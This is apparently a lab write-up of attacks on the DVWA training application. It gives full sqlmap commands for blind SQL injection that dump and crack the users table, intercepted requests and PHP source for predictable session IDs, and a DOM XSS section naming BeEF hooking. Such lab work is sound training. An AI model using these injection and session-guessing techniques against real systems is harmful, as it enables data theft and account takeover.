
Exploitation:


- Used ***sqlmap*** tool for the exploitation.


Commands and Payloads:

- **sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id --dbs**
- **sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa --tables**
- **sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa -T users --columns**
- **sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16352/vulnerabilities/sqli_blind/" --cookie="id=1; security=medium; PHPSESSID=cj8j8rovlf97qkjthg89fgegg6" --data="id=2&Submit=Submit" -p id -D dvwa -T users -C user,user_id,password,avatar --dump --threads 5**


Proof of Concept








```
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 3803=3803&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 3931 FROM (SELECT(SLEEP(5)))kDui)&Submit=Submit
---
[08:45:51] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:45:51] [INFO] fetching tables for database: 'dvwa'
[08:45:51] [INFO] fetching number of tables for database 'dvwa'
[08:45:51] [INFO] resumed: 2
[08:45:51] [INFO] retrieving the length of query output
[08:45:51] [INFO] resumed: 9
[08:45:51] [INFO] resumed: guestbook
[08:45:51] [INFO] retrieving the length of query output
[08:45:51] [INFO] resumed: 5
[08:45:51] [INFO] resumed: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```



```
Database: dvwa
Table: users
[8 columns]
+---------------+-------------+
| Column        | Type        |
+---------------+-------------+
| user          | varchar(15) |
| avatar        | varchar(70) |
| failed_login  | int(3)      |
| first_name    | varchar(15) |
| last_login    | timestamp   |
| last_name     | varchar(15) |
| password      | varchar(32) |
| user_id       | int(6)      |
+---------------+-------------+
```



```
[09:39:36] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:39:36] [INFO] starting 2 processes
[09:39:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:39:41] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:39:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:39:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+-----------------------------+
| user    | user_id | password                                  | avatar                      |
+---------+---------+-------------------------------------------+-----------------------------+
| 1337    | 3       | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | /hackable/users/1337.jpg    |
| admin   | 1       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | /hackable/users/admin.jpg   |
| gordonb | 2       | e99a18c428cb38d5f260853678922e03 (abc123)  | /hackable/users/gordonb.jpg |
| pablo   | 4       | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | /hackable/users/pablo.jpg   |
| smithy  | 5       | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | /hackable/users/smithy.jpg  |
+---------+---------+-------------------------------------------+-----------------------------+
```


- Hence the user data is extracted using sqlmap.


Blind SQL Injection

Payload for High Security

sqlmap -u "http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16422/vulnerabilities/sqli_blind/" --cookie="id=5; security=high; PHPSESSID=mhogid10cc337fpbd645aagcf0" --data="id=2&Submit=Submit" -p id -D dvwa -T users -C user,password --dump --threads 10

Proof of Concept





8. Weak Session ID

Security Level - Low

Exploitation:

- Intercepted the request in burp suit.
- After submitting some request, it is observed that the session id for current session is increment of 1 to the previous session ID which makes the session id guessable and weak.

Observation and Proof of Concept

```
POST /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/
Cookie: dvwaSession=1; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1
```

```
POST /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/
Cookie: dvwaSession=2; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1
```

```
POST /sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-15866/vulnerabilities/weak_id/
Cookie: dvwaSession=3; security=low; PHPSESSID=o84fr80f7ue4lpt90qrc0ln2i2
Upgrade-Insecure-Requests: 1
```

Weak Session Id

Security Level - Medium

Observation:

- From intercepting the request, it is found that the session id is stored in dvwaSession variable.

Cookie code

Weak Session IDs Source

vulnerabilities/weak_id/source/medium.php

```php
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

Request 1

```
POST /sbne5onvtschq6wst2legjnltlr2-182-16228/vulnerabilities/weak_id/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16228/vulnerabilities/weak_id/
Cookie: dvwaSession=1611838821; security=medium; PHPSESSID=041is4odfhg6vsamklegqjt556
Upgrade-Insecure-Requests: 1


```

- On converting the dvwaSession value to timestamp , it is cleared that the session id is equal to the timestamp value.

Timestamp

Convert epoch to other time zone

Convert 1611838821 to time zone Asia/Kolkata Timestamp to Time zones


Conversion results (1611838821)

1611838821 converts to **Thursday January 28, 2021 18:30:21 (pm)** in time zone **Asia/Kolkata (IST)**
The offset (difference to Greenwich Time/GMT) is +05:30 or in seconds 19800.

Request 2

```
POST /sbne5onvtschq6wst2legjnltlr2-182-16228/vulnerabilities/weak_id/ HTTP/1.1
Host: 104.248.99.198
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://104.248.99.198
Connection: close
Referer: http://104.248.99.198/sbne5onvtschq6wst2legjnltlr2-182-16228/vulnerabilities/weak_id/
Cookie: dvwaSession=1611838912; security=medium; PHPSESSID=041is4odfhg6vsamklegqjt556
Upgrade-Insecure-Requests: 1


```

Timestamp



Weak Session Id

Security Level - High

Exploitation:


- In the source it can be seen that the session id is just directly converted to md5 hash value.
- From inspecting the storage data, the dvwaSession cookie value can be seen.
- On decrypting the hash value, it is found that the two consecutive id are assigned consecutive id md5 hash value.

Cookie Code


vulnerabilities/weak_id/source/high.php


```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities
/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

Request 1



Request 2






9. XSS DOM

Security Level - Low


Exploitation:

- In URL, inserted a script containing an alert function.
- The alert got executed on the web page.

Payload:



Proof of Concept




XSS DOM

Security Level - Medium & High

Exploitation:


- Hooked the website to BeEF using the below payload and exploited.

